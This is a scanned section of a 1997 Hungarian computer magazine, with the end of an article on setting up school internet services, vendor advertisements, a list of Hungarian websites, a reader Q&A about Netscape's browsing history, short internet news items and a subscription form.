jogot* kapott felhasználók ilyen módú elérését, sőt akár tiltsuk meg; az Interneten át küldött jelszó ugyanis illetéktelenek kezébe kerülhet.

A Web-szerver üzemeltetése összetett feladat. Aki használt már böngészőt, s odafigyelt arra,

Microsoft Explorer és a Netscape Navigator összehasonlítása

	Microsoft Explorer	Netscape Navigator
Magyar nyelvű változat	igen	őszre lesz
Windows 3.1, Windows 95, Windows NT változat	igen	igen
OS/2 Warp változat	nem	igen
Linux, UNIX változat	nem	igen
Java-, Javascript-ismeret	igen	igen
ActiveX-ismeret	igen	nem
IP/IPX gateway-en át használható	nem	igen
Ingyenes	igen	oktatási intézményeknek igen

A táblázat egyszerű példáján is látható, hogy - azonos adatmennyiséggel számolva - hamar megtérül a drágább modem ára

		14,4 kbps-os modem	28,8 kbps-os modem
Kapcsolódási díj (20 óra)	Havi, fix költség	2 E Ft	2 E Ft
Telefonszámla	Havi, felhasználással arányos költség	2 E Ft	1 E Ft

hogy a megtekintett lapok valójában egyetlen könyvtárszerkezet állományai is lehetnek, az akár egyetlen gépen is elkezdheti a szolgáltatás előkészítését, sőt amennyiben az állományokat felteszi a helyi hálózatra, akkor már az alkalmazhatóság alapfeltételeit is megteremtette.

Kezdetben valószínűleg viharos gyorsasággal fognak szaporodni a lapok, s hamar kialakulhat egy áttekinthetetlen, hálószerű struktúra. Ez önmagában nem baj, hiszen mindez az Interneten is így történik, azonban az átgondolatlan szerkezetből adódó hibák csak aprólékos munkával orvosolhatók. Ha a szolgáltatásunk majd az iskolán kívülről is elérhető lesz, akkor elemi érdekünké válik a *szerkezet megtartása*, hiszen lapjainkat a megismert címeken fogják keresni. Ezért azt javasoljuk, hogy *üljenek le többen, vonják be a diákokat is, beszéljék meg, hogy mit akarnak megjelentetni, várhatóan milyen mennyiségű adatról van szó, hogyan kapcsolódna azok logikailag egymáshoz, s ennek alapján dolgozzanak ki egy könyvtárszerkezetet, amelyhez azután próbálják tartani magukat*.

A Web-szolgáltatásnak fontos szerepe van az iskola képének kialakításában is. A leendő diákok olvashatnak az iskolai életéről, a felvételi követelményekről, az eredményekről, a jelenlegiek megnézhetik órarendjüket, a gólyabál, a szünetek időpontját, a házi kosárlabda-bajnokság eredményeit, sőt néhány tárgy esetén még a dolgozateredményeket is! A korábbi évek dolgozatainak a feladatsorai, az érettségi tételsorok a tanulók felkészülését, a tanárok közzétett óravázlatai pedig a hiány-

zókat segítik. A diákok saját honlapjainak, az egyes szaktárgyak által ajánlott anyagok linkgyűjteményének az elkészítésével lehet

megkezdni a munkát. Egy-egy iskolai rendszernek természetes tartozéka egy *vendégkönyv*, egy *helyi keresőrendszer* és a fontosabb külső kapcsolódási pontok megjelölése.

Ne legyünk túlzottan mohók a témákat

tekintve, mivel az *anyagok folyamatos frissítése* alapkövetelmény az ilyen szolgáltatás esetében. A saját arculat kialakításához a www.iif.hu/verseny/zm.html lapon lehet információt találni.

Levelék - távolról

Idővel majd egyre több diák és tanár jut Internet-hozzáféréshez otthonról is. Ez esetben szeretnék megszokott levelezési címüket használni levélfogadásra és levélírássra. Ehhez *POP3* és *SMTP mailszervert* kell üzemeltetni. Már most érdemes tájékozódni arról, hogy milyen módon tud eleget tenni e kívánalomnak hálózati operációs rendszerünk.

Tanácsok a hatékony üzemeltetéshez

Tájékoztassuk a lehetőségekről és a használati szabályokról a tanulókat tanórán, a tanárokat értekezleten, s kiegészítésként a faliújság segítségével.

Készítsünk úgynevezett Netikettet az Internet használatának szabályairól! Erre a www.gyakg.u-szeged.hu/hirmondo/svh/netikett/netikett.htm lapon található mintát.

Lassú külső kapcsolat esetén korlátozzuk időben a használható programok körét; szükség esetén személyre szóló korlátozásokat is bevezethetünk.

Törekedjünk arra, hogy legalább a levelezést bonyolító szervert lehessen minél több gépről elérni, mert ezzel elkerülhetjük a „kitüntetett” gépek körüli tumultusokat.

Kezdetben, különösen modem kapcsolat esetén érdemes beállítani a szerveren a levelezést bonyolító program naplózó funkcióját, megfigyelni és javítani a felhasználók által elkövetett tipikus hibákat.

Fodor Zsolt - Rozgonyi-Borus Ferenc
(Folytatjuk)

A vírusok ideje lejárt!

- ⊗ **Vírusvédelmi szoftver**
- ⊗ **Szolgáltatás**
- ⊗ **Hot-Line ügyelet**
- ⊗ **Kiváló referenciák**
- ⊗ **Alacsony ár**
- ⊗ **Díjtalan frissítés**

Hungarian VirusBuster Team

Tel./fax: 166-9206, 209-2711, 371-0738
Hot-Line: 06-30/401-459, BBS: 185-3787
<http://www.datanet.hu/vbuster>

Logitech
Partner

ScanMan Color 2000 19000 Ft + ÁFA

400x800/1600 dpi, 24 bit,
Adobe PhotoDeluxe, Xerox TextBridge OCR,
párhuzamos port, Twain, OLE 2

ProFonts Library

1200 magyar ékezetes
UNICODE-os font
BEVEZETŐ AKCIÓ
14800 Ft + ÁFA
(upgr. 12800 Ft + ÁFA)

ScanDer Kft.

1146 Bp., Thököly út 59/a.
Tel./Fax: 251-2960
06-30-242-397, 06-30-620-207

ScanDer Scanner Center

PLANTRADING

Kereskedelmi és Szolgáltató Kft.
1132 Budapest, Visegrádi u. 42/46.
Tel.: 149-7788, 149-7791
Fax: 260-3431
E-mail: nyiri@plantrading.hu

Megbízhatóság, minőség – kedvező áron

- ◆ DEC PC-k teljes választéka
- ◆ PT Intelligent számítógépek
- ◆ PT Popular számítógépek
- ◆ TULIP PC-k (EUR1-gyel is!)
- ◆ STAR, CANON, HP, PANASONIC, EPSON, XEROX, TEKTRONIX és OTC nyomtatók
- ◆ winchesterek, alaplapok, CD-ROM-ok, hangkártyák és más alkatrészek
- ◆ CD-írók
- ◆ írható CD-k

Árlistánk lekérdezhető a Faxbankból
(Tel.: 2-333-666, kód: 1484#,
akciós árlista kódja: 2121#)
Internet: <http://www.plantrading.hu>
Vizonteladók jelentkezését is várjuk!

HÍVJON A LEGJOBB ÁRÉRT!

SRS Computer Power Kft.

Minden feladatra
a legkedvezőbb
megoldást kínáljuk!

- LIBERT

- INVERTOMATIC

- VICTRON

gyártmányú, 250 VA-800kVA
teljesítményű szünetmentes
tápegységek

(TMB Eng. Felügyelet engedély,
ISO 9001)

SRS Computer Power Kft

1124 Budapest,
Vas Gereben u. 11/a
Tel.: 319-9930 fax: 319-9931

ROKAAT

Kereskedelmi és Szolgáltató Kft.

- COMPAQ, HP, IBM és kompatibilis számítógépek
- Számítógép részegységek és kiegészítők
- Eseti és átalánydíjas karbantartás, javítás
- HP nyomtatók, plotterek és kellékek
- EPSON és STAR nyomtatók és kellékek
- MICROSOFT szoftverek
- Ipari-kereskedelmi és labormérlegek
- Számítógéppel lekérdezhető hiteles mérlegek, mérlegrendszerek
- Adagoló és hídmérlegek
- Számítógépes mérlegprogramok
- Számítógépes szöveg és embléma kivágás

1105 Budapest, Lámpagyár u.6.
Telefon: 262 0208
Telefon/Fax: 262 6302
Rádiótelefon: (30) 485 612

SZÁMÍTÓGÉPEK ALKATRÉSZEK SZOFTVEREK

MÁRKÁS SZÁMÍTÓGÉPEK

-DTK, DEC, Hewlet Packard
-Nyomtatók, monitorok

HÁLÓZATOK

-Novell, MS NT, Workgroup
-Hálózati elemek
-Hálózati telepítés, szerelés

CD-ROM OLVASÓK

-AT-Bus, SCSI interface
- Belső, külső kivitel

CD-ROM lemezek felírása

GRAND

Kft.
Számítástechnikai
szaküzlet

1135 Budapest,
Lehel út 48.

Tel./Fax: 269 8711

Tel.: 120 3612

ÉRTÉKESÍTÉS, JAVÍTÁS, SZAKTANÁCSADÁS

MAGYAR SAROK

A Magyar Távol-keleti Üzleti Szövetség. A térséggel kapcsolatban álló magyar cégeket tömörítő üzleti szövetség Web-oldalai részletes adatokat tartalmaznak a szóban forgó cégek tevékenységéről, a tagság feltételeiről, de rendszeres üzleti híreket is találhatunk itt. <http://www.elender.hu/eastinfo/fareast/>

Balaton. Látványos és jól használható, turisztikai és gazdasági információkat tartalmazó adatbázis. A tó térképéről egyszerű kattintásokkal juthatunk el a környékbeli településeket bemutató oldalakra. Nemcsak a szállásokról, hanem a víz környéki cégekről, vállalkozókról, sőt a gazdasági lehetőségekről és az ingatlankereskedelemtől is tájékozódhatunk. <http://www.balaton.net/>

Batkajáték. Játékos szellemi totó az Interneten. A batkázók tíz fabatkát kapnak, s ezt az összeget a különféle témakörökhöz kapcsolódó kérdésekre adandó válaszokkal kockáztathatják a batkakaszinóban. A hetente háromszor megjelenő tesztkérdésekre helyesen tippelők újabb batkákat nyerhetnek, s ezeket értékes nyereményekre válthatják a virtuális batkaboltban. <http://batka.ahol.com/>

Biokémia, élettan, anatómia, sport-mozgás multimédia adatbázis. A Magyar Testnevelési Egyetem Multimédia Csoportja oktatási segédanyagokat (képeket, filmeket, leírásokat) készít és gyűjt össze a hálózatról. Az anyagokat tematikus adatbázisba rendezi. <http://www.hupe.hu/members/multim/>


CDROMline. Magyarország első olyan CD-ROM boltja, amelyik csak az Interneten keresztül forgalmazza lemezeit. A több mint ezer CD-ROM-ot tartalmazó kínálatból minden hónapban más és más programok kaphatók akciós áron. A Web-oldalon a hírlevelekre is feliratkozhatunk, így automatikusan értesülhetünk az újdonságokról. <http://www.hpconline.com/tisoft/CD.HTM>

Csepeli civil szervezetek honlapja. Az oldal célja azon információk és programok ismertetése, amelyek a csepeli lakosokat érdekelhetik. Megtalálható itt például a Szüni-

dődő gyermekprogram-sorozat és a Tűzmadár című, első magyar alternatív tűzoltóújság. <http://www.c3.hu/~cscforg>

Csongrád város honlapja. A vizek és parkok városáról sok hasznos információ kapott helyet ezeken az oldalakon, és megismerkedhetünk az itt működő vállalkozásokkal is. <http://www.csongrad.datanet.hu/index.html>

Freeside. A magyar house otthona. Programok, dj-infor-

ÉSSZERŰEN, CÉLSZERŰEN

Akár tetszik, akár nem, a számítástechnika egyre inkább szerkesztés része lesz – vagy talán már lett is – mindennapi életünknek. Nehéz olyan tevékenységet vagy eszközt találni, amelynek a mélyén ne lapulna egy számítógép vagy legalábbis egy célfeladatra kifejlesztett chip. Az analóg világ lassan, de biztosan eltolódik a digitális felé, az élet minden mozzanatát számok hatalmas tömege kíséri, őrzi. Ezzel a folyamattal együtt a világméretű digitális hálózat, az *Internet* is beszívrog mindenki életébe, és a telefonnal, televízióval való összeolvadása révén a háztartásokba is. Bár sokan csak múló divatnak tekintik a világhálózat ilyen óriási felértékelését, hamarosan ez a kommunikációs forma is meg fogja találni a maga helyét, és talán már az ezredfordulóra is megszokott használati eszközzé válik.

Ahhoz, hogy sokan és jól tudják használni a netet, persze nem árt egy kicsit érteni a kezeléséhez, legalább annyira, mint

ahogyan telefonálni tudunk, behangoljuk és váltogatjuk a televízió csatornáit, vagy egy könyvtár katalógusában megkeresünk egy könyvet. A Computer Panoráma lassan két éve próbálja bemutatni a hálózat érdekességeit, a hazai újdonságokat és néhány olyan csemegét, amelyek kóstolásra csábítják azokat is, akik még nem próbálkoztak az informatikai szupersztrádával. Szerencsére ennek a virtuális sztrádának – valódi társaival ellentétben – nem emelkedtek a használati költségei, sőt az elmúlt pár évben csaknem a tizedére csökkentek. Így, miután ma már nem számít luxusnak, ha valaki otthonról hozzákapcsolódik e világméretű közösséghez, a Computer Panoráma is megpróbál még több segítséget, ötletet adni az ésszerű és célszerű Internet-használathoz.

Októbertől tehát újabb rovatokkal bővítjük internetes oldalainkat. A *hálózat mélyén* címmel azoknak szeretnénk kipróbálásra szánt ötleteket kínálni, akik már

nem kezdők, és bemelegednek a hálózat rejtettebb részeibe is. Tippet és forráskódrészleteket is adunk majd Web-oldalak és Java appletok készítéséhez. Újból találkozhatnak a *Háló(szoba)titkok* listával is, amelyben híres emberek elektronikuslevél-címeit és Web-oldalait adjuk közre. *Follow Me!* lesz a címe annak az összeállításnak, ahol egy szóból vagy témakörből kiindulva, sok képpel illusztrálva, szabadon szörfözünk a hálózaton. Aki bírja az iramot, az a megadott URL címek alapján követheti a kalandozást.

Végül pedig meg szeretnénk mozgatni a kedves olvasót, legalábbis virtuálisan. Minden hónapban feladunk egy *Netvényt*, amelynek a megfejtéséhez bizony valódi Internet-kapcsolatra lesz szükség, hiszen a megoldást a hálózaton kell megtalálni és szerkesztőségünknek elektronikus levélben elküldeni. A leggyorsabb megfejtő jutalma nem virtuális, hanem egy valódi CD-ROM program lesz.

mációk, képek, hírek. Az oldalak a Free újság és a Magyar Országgyűlés Drogellenes Bizottságának a támogatásával készülnek. <http://www.freeside.hu/>

Hoffmann Ottó: Mini-tini szótár. Ez év elején jelent meg Pécsen az eddigi legterjedelmesebb magyar diáknyelvi szinonimaszótár. A fogalmi csoportokba rendezett körülbelül 30 ezer szlengszó és -ki-fejezés – más hasonló munkák mellett – a KLTE magyar nyelvtudományi tanszékének szlenggyűjteményében található. <http://mnytud.klte.hu/szleng/> és <http://mnytud.arts.klte.hu/szleng/minitini/>

Inter Cserebere. Az oldal üzemeltetői szeretnék feleleveníteni a legősibb kereskedelmi formát, a „csereberét”. Ez a módszer bizonyos tekintetben fejlettebb a jelenlegi kereskedelemnél, mivel ez az egyetlen módszer, amellyel kiküszöbölhető az infláció. <http://www.externet.hu/kereskinal/>

Internet Százhalombattán. A város önkormányzata által létrehozott és működtetett hálózat. Elsősorban a város iskoláinak, intézményeinek, cégeinek és polgárainak Internet-hozzáférést szolgálja. <http://www.battanet.hu/>

Petőfi Csarnok. A főváros legnagyobb ifjúsági központjának Web-oldalai. Ki-kimegismerkedhet az intézmény tevékenységével, szolgáltatásaival és programjaival. <http://www.elender.hu/pecsa>

Relax! Magazin. A magazin hasábjain friss híreket olvashatunk a legújabb filmekről, a legnépszerűbb zenekárokról, az ufókról, a Star Wars mániáról. Mindezek mellett körképet kapunk Budapest pubjairól és kávéházairól, s

még utazási ajánlatokat és több mint 80 PC-s játékot is tartalmaznak ezek az oldalak. <http://www.nyitok.hu/relax>

Selyemút. Az ázsiai kultúrák folyóiratának elektronikus változata. <http://www.elender.hu/eastinfo/selyemut>

Sportbazar. Magyarországon egyedülálló sportoldalak. A fő terület a triatlon, de friss,

magyar nyelvű anyagok is találhatóak itt az idei Tour de France versenyről. <http://www.nyitok.hu/relax/sport/default.htm>

Titkárképző. A Schola Európa Nemzetközi Titkárképző Akadémia első magyar tagiskolája. Olyan titkárokat ké-

peznek, akiknek a tudása valóban nemzetközi szintű lesz. <http://www.alarmix.net/schola/>

Web-nyertes. A honlap üzemeltetőinek és partnereinek jóvoltából folyamatosan új, értékes nyeremények várják a játszani és nyerni vágyó látogatókat. <http://webnyertes.webtime.net/>

E-MAILKEDÉSEK

Rovatunkban olyan, elektronikus levélben feltett olvasói kérdésekre válaszolunk, amelyek bizonyára sokakat érdekelnek.

Tisztelt Szerkesztőség! Sokat használom a hálót, gyakran csak ide-oda kattintgatok a Web-lapokon található hivatkozásokra. Ami megtetszik, azt felveszem a Netscape bookmarkjai közé, hogy később ismét eltaláljak oda. Sajnos gyakran előfordul, hogy egy-két hét múlva eszembe jut egy olyan oldal, ahol már jártam, de akkor nem tűnt érdekesnek, így nem adtam hozzá a book-

mark fájlhoz. Hogyan tudnék visszatérni az ilyen oldalakra? Be lehet-e állítani úgy a Navigátort, hogy naplózza, merre jártam? Dévényi Attila datti@mail.painter.com

Szerencse, hogy éppen a Netscape Navigátort használja, mivel ebben az esetben egyszerű a megoldás. Nincs szükség semmilyen különleges beállításra, ez a böngészőprogram ugyanis automatikusan feljegyezi, hogy merre szörföztünk. Ennek a listának az előhívásához a következőt kell tennie: a Navigator Location mezőjébe, ahol az URL címeket szokás megadni, írja be az *about:global* szöveget. Figyeljen arra, hogy a kettőspont után

ne tegyen helyközt! Ahogy megnyomja az *Entert*, máris megjelenik a *Global history entries* elnevezésű lista, amely nemcsak a felkeresett címet tartalmazza, hanem azt is, hogy pontosan mikor járt az egyes helyeken. Így még könnyebb megtalálni egy régebbi hivatkozást. A listában felsorolt URL címek nem hivatkozások, tehát nem lehet egyszerűen rájuk kattintani, hogy a keresett oldalra jusson. Ez a lista csupán egy szöveges fájl, de természetesen itt is működik a *Copy-Paste* utasításpár, így a kijelölt szöveget egyszerűen bemásolhatja a *Location* mezőbe, hogy ismét eljusson a rég elveszettnek hitt Web-helyre.

INTERNET
Stúdió

Minőségi Internet szolgáltatás
folyamatosan bővülő országos kék szám hálózattal.
Tel.: 138-4144 Fax: 118-6813 Mail: reg@mail.inext.hu

**Országos számítástechnikai céglista
az Interneten**

+ driver gyűjtemény + szaklapok

<http://computer.inext.hu>

HÁLÓHÍREK INNEN-ONNAN

A legújabb felmérések szerint *változik az Internet-használók életkora és ezzel együtt a szokásaik is.* A leggyorsabban a 18 év alattiak és az 55 év felettek csoportja bővül. Az 55 év felettek töltik a legtöbb időt egy adott oldalon, s ez legtöbbször a pénzügyi információk megtekintését jelenti. Az átlagos Web-szörföző naponta körülbelül egy órát bolyong a hálózaton, de a legnagyobb forgalmat az a kicsiny réteg idézi elő, amely naponta több mint hét órát szörfözik. Az Internet-használók az idő 14 százalékát töltik a szórakoztató oldalakon, és csak 1 százalékát oktatóhelyeken. A felhasználók több mint 25 százaléka látogat szex-oldalakra, s ezeknek a kalandozásoknak a 12 százaléka munkaidőben történik.

A legújabb hadgyakorlat már a kibertérben zajlik, hiszen az Egyesült Államok hadserege olyan nagyszabású gyakorlatot tart a szövetségeivel, amelyen több ezer katonára és polgári alkalmazott szimulált háborús környezetben az információs rendszereket és a műholdas kommunikációt teszteli. Az ideai hadgyakorlat célja az Egyesült Államok Hadügyminisztériuma információs rendszerének, valamint az Egyesült Királyság, Kanada, Franciaország, Ausztrália, Új-Zéland és Spanyolország hasonló rendszerének integrálása. A gyakorlat lefolyása és eredményei szigorúan titkosak (már amennyire a hálózaton valami titokban maradhat), az azonban biztos, hogy nem fog személyi sérüléssel járó baleset történni ezen az informatikai hadgyakorlaton.

A *titkosítás* alapvető téma a hálózaton. Az IBM két kutató-

ja egy olyan új módszert fejlesztett ki a nyilvános üzenetek titkosítására, amely a matematikai gráfokon alapul. A rendszer a *rejtett hipersíkok* különleges alakzatára épít, amely a nyilvános kódot tartalmazó hipersíkok közelében generálja az egyéni kódot képező pontokat. A rendszer biztonságát az garantálja, hogy csak igen hosszadalmas számításokkal lehet megtalálni azt a legrövidebb szakaszt, amely összekapcsol két tetszőleges pontot az adott gráfban. Könnyen belátható, hogy míg két vagy három dimenzióban egyszerűen meg lehet oldani a feladatot, addig egy százdimenziós gráfban ez már szinte lehetetlen.

Az Egyesült Államokban több szervezet is arra kérte a *Szövetségi Kereskedelmi Főfelügyelőséget*: követelje meg az Interneten tevékenykedő

cégektől, hogy a hálózaton használó gyerekektől csak a szülők írásos hozzájárulásával kérhessenek személyes jellegű adatokat. Azt is el szeretnék érni, hogy tiltsák meg a gyerekeknek szóló és gyakran mesefigurákkal színesített, hirdetési célú elektronikus levelek küldözgetését.

Az Internet-használók számára a *spamming* a reklámokat, ajánlatokat tartalmazó elektronikus levelek széles körű terítését jelenti. Van azonban egy hasonló nevű, konzerv húsétel, amelyet már hatvan éve bejegyzett és gyárt a *Hormel Foods Corporation*. A konzervgyártó cég most követeli a reklámlevelek terítésére szakosodott *Cyber Promotions Inc.-től*, hogy hagyjon fel a „Spam” név használatával, és ne jelenítse meg a Spam-konzerv képét Internet oldalán.

Itt a lehetőség, hogy *saját kezűleg készítsünk professzionális minőségű zenei CD-ket*. Az *N2K Inc.* online kínálja a CD-minőségű single albumokat. Az „e_mod” kódolású zenei anyagokat 99 centért ad-

ják számonként, és egy CD-író segítségével a felhasználók kiváló minőségű, saját lemezeket állíthatnak össze otthon.

Statisztikai kimutatásokból már eddig is tudhattuk, hogy a világon *Helsinki*ben a legnagyobb az Internet-használók aránya és az egy főre jutó mobiltelefonok száma. Ezek az adatok várhatóan tovább fognak növekedni, hiszen a város vezetői egy *interaktív városvezető program fejlesztésén* dolgoznak. Ha megvalósul a terv, akkor egy olyan hálózat jön létre a városban, amely a telefon-PC-Internet kombináció segítségével köti össze az embereket. Bárki megnézheti majd, mi történik Helsinkiben utcain, vagy egy egyetemre kattintva kiválaszthat egy előadást, ahol valós időben lehet jelen. Az ötlet újdonsága a méreteiben rejlik, a több mint százezer Web-kamera felszerelésével nemcsak egy teret vagy épületet lehet majd elérni, hanem egy egész város mindennapi élete válik láthatóvá ezen a multimédia hálózaton.

Többször beszámoltunk már életre szóló elektronikuslevél-címekről. Most itt van a legújabb. A keresőrendszerrel híres Excite Inc. ingyenes e-mail szolgáltatást indított. A *WhoWhere?* cégtől bérelt technológia használata lehetővé teszi, hogy még levelezőprogramra se legyen szükség, hiszen egy tetszőleges Web-böngészővel lehet elérni a leveleket. A szolgáltatás a www.excite.com címen vehető igénybe.

Gyarmati László
gyarmati@writeme.com

Válogatás a Magyar Elektronikus Könyvtár (MEK) anyagaiból


<http://www.mek.iif.hu>

Újdonságok:

A destruktív és deficitális családdinamika ... sorkatonai szolgálat során
A sámánisztikus világkép alapszimbólumai
Az Apór-kódex ábécérendes adattára
Az illetlenség fogalma az amerikai jogban és a CDA
Az Internet és a nyelv
Az Internet-korszak nyelvészete
Babits Mihály: Jónás könyve – kézirata
Benedek Elek meséi
Csehov: Cseresnyéskert (145 Kb-át)
Elektronikus könyvtári értelmező szótár
Európai migráció: a magyar mint idegen nyelv
Genetika és az élet
Homérosz: Iliász

Homérosz: Odüsszeia
Kányádi Sándor: Valaki jár a fák hegyén
Krizsa János: Az álomlátó fiú (székely népmesék)
Láng Zsolt: Bestiárium Transsylvaniae. Az ég madarai (részletek)
Magyarország térképe (1996-os állapot)
Mikszáth Kálmán: A beszélő köntös (javított)
Mini-tini szótár (A mai magyar diáknyelv szinonimaszótára)
Osztrovszkij: A forró szív
Sámánotechnika: misztikum vagy önfejlesztő gyógyító módszer?
Trencsényi-Waldapfel Imre: Mitológia
VMS-alapismertetek
William Shakespeare: Szeget szeggel

Az Internet
rovat elkészítését
az IBM Global
Network segítette

Ezt az oldalt a lapból kiválasztva és felbélyegzett borítékban a Kiadónak megküldve Ön

- bővebb információt kérhet a lapban megjelent cikkekről s hirdetésekről,
- előfizetést rendelhet meg a lapra,
- megrendelheti a Computer Panoráma egyéb kiadványait,
- ötleteket, javaslatokat közölhet, kérdéseket tehet fel a szerkesztőknek!

Megéri, mert a megjelenést követő hónap tizedikéig érkező levelek beküldői között nyereményt sorsolunk ki.

**E havi nyeremény:
egy üzenetrögzítő**

*A júliusi reklámajándékot,
a telefont nyerte:
Kujbus Norbert, Jármű*

**Computer Panoráma
1997-ben
már CD-vel is!**

ELŐFIZETÉS

A megfelelő négyzetbe tett X-szel megrendelheti a Computer Panoráma jövő évi kiadványait, így:

- időben, biztosan, utánjárás nélkül jut a kiadványainkhoz,
- biztosítja magát az infláció ellen,
- a legolcsóbban kapja lapjainkat: a Computer Panoráma előfizetése esetén például 1 szám árát megtakarítja,
- a Computer Panorámához előfizetőinknek mellékeljük vásári különszámunkat is,
- a CD Panoráma előfizetői egy praktikus CD-gyűjtőboxot is kapnak,
- diákigazolvány felmutatásával a Computer Panorámára 30 százalékos superkedvezményvel fizethetnek elő irodánkban...

(Megrendelés esetén postautalványt küldünk, jogi személyek átutalással is előfizethetnek, nekik számlát küldünk.)

MEGRENDELEM 1997-RE A MÁSODIK FÉL ÉVRE:

A Computer Panorámát

6 szám CD-melléklettel 3360 Ft

6 szám 3,5"-os HD lemezzel 2490 Ft

A Windows Panoráma

5 számát lemezmelléklettel 2325 Ft

A CD Panorámát

négyszám CD-melléklettel 4496 Ft

**Computer
PANORÁMA**

**WINDOWS
PANORÁMA**

**WINDOWS
PANORÁMA**

**MÁR HAVONTA
A „HÁZIAS” SZÁMÍTÁSTECHNIKA**

OLVASÓI ÉRTÉKELÉS

Kérjük, hogy értékelje e számunk cikkeit!
(0–nem értettem, 1–érdektelen, 2–közepes, 3–tetszett)

Vezércikk	0	1	2	3
Hírek, újdonságok	0	1	2	3
Jó lapjárás	0	1	2	3
Hamis a kicsi!	0	1	2	3
Hibavadászat	0	1	2	3
Hatosfogat	0	1	2	3
A megújuló Word	0	1	2	3
CP Forrás – CP-suli	0	1	2	3
CP Forrás – Internet	0	1	2	3
CP Forrás – Gyakorlat	0	1	2	3
CP Forrás – Szoftver Újság	0	1	2	3
Nem létező világ	0	1	2	3
A láttatás öröme	0	1	2	3
Hardverteszt: Írva vagyon...	0	1	2	3
Web-tervezés	0	1	2	3
Biztonságos kijáró	0	1	2	3
Emberről kártyájáról...	0	1	2	3
Egykezes	0	1	2	3
GSM-től DCS-ig	0	1	2	3
Szólj rám!	0	1	2	3
CD-melléklet	0	1	2	3
Piaci táblázat	0	1	2	3

A lappal kapcsolatos egyéb észrevételeim, kérdéseim:

Név, cég: _____


Postacím: _____

Telefon: _____

Bankszámlaszám, OTP-fiók és alszámlaszám (megrendelés esetén!): _____

(Cégszerű) aláírás: _____

Az Olvasószolgálati lapot a következő címre kérjük – felbélyegzett borítékban – elküldeni:
Computer Panoráma Kiadói Kft. 1091 Budapest, Üllői út 25. II. emelet

AZ INTERAKTÍV MÉDIÁK MAGAZINJA

A 97/3-as szám tartalmából: Fókuszban a videó; analóg és digitális kézi kamerák tesztje; videodigitalizáló kártyák tesztje. Multimédia iskola: a videózás titkai. Mérlegen a játékos oktató-CD-k. Szoftverteszt: Fractal Design Detailer. Internet és a multimédia – mi is az a Java?; Audio-CD-k választéka; Aerosmith CD Extra. Pályázatokról: Soros, IKTA, Kulturális Alap. Játékok: Hupikék Törpikék, Neverhood.

A CD-mellékleten:

Exkluzív interjú és koncertfilm Alice Cooperrel; Látogatás a Kiscelli Múzeumban; Művészek a CD-ROM-on; Természetfotók a Nimród Fotóklub kiállításáról; A Budapest Music Center újdonságai; A Magyar Csillagászati Egylet újdonságai; Valóságos és virtuális szörf; Hegymászók Dél-Amerikában; Kerékpárral Hollandiában; Utazás Amerika nemzeti parkjaiban; Enciklopedia Humana demo; Scene összeállítás; Shareware-válogatás.

Már most rendelje meg a Kiadónál:
Computer Panoráma Kft. 1388 Budapest, Pf. 96/60.
Telefon: 218-3011/302, Fax: 217-2646

A CP számai megrendelhetők levélben, faxon vagy telefonon a
Computer Panoráma Kiadónál: 1091 Budapest, Üllői út 25.
1388 Bp., Pf. 96/60, Telefon: 218-3011, fax: 217-2646

LAPJAINKKAL CÉLBA TALÁL

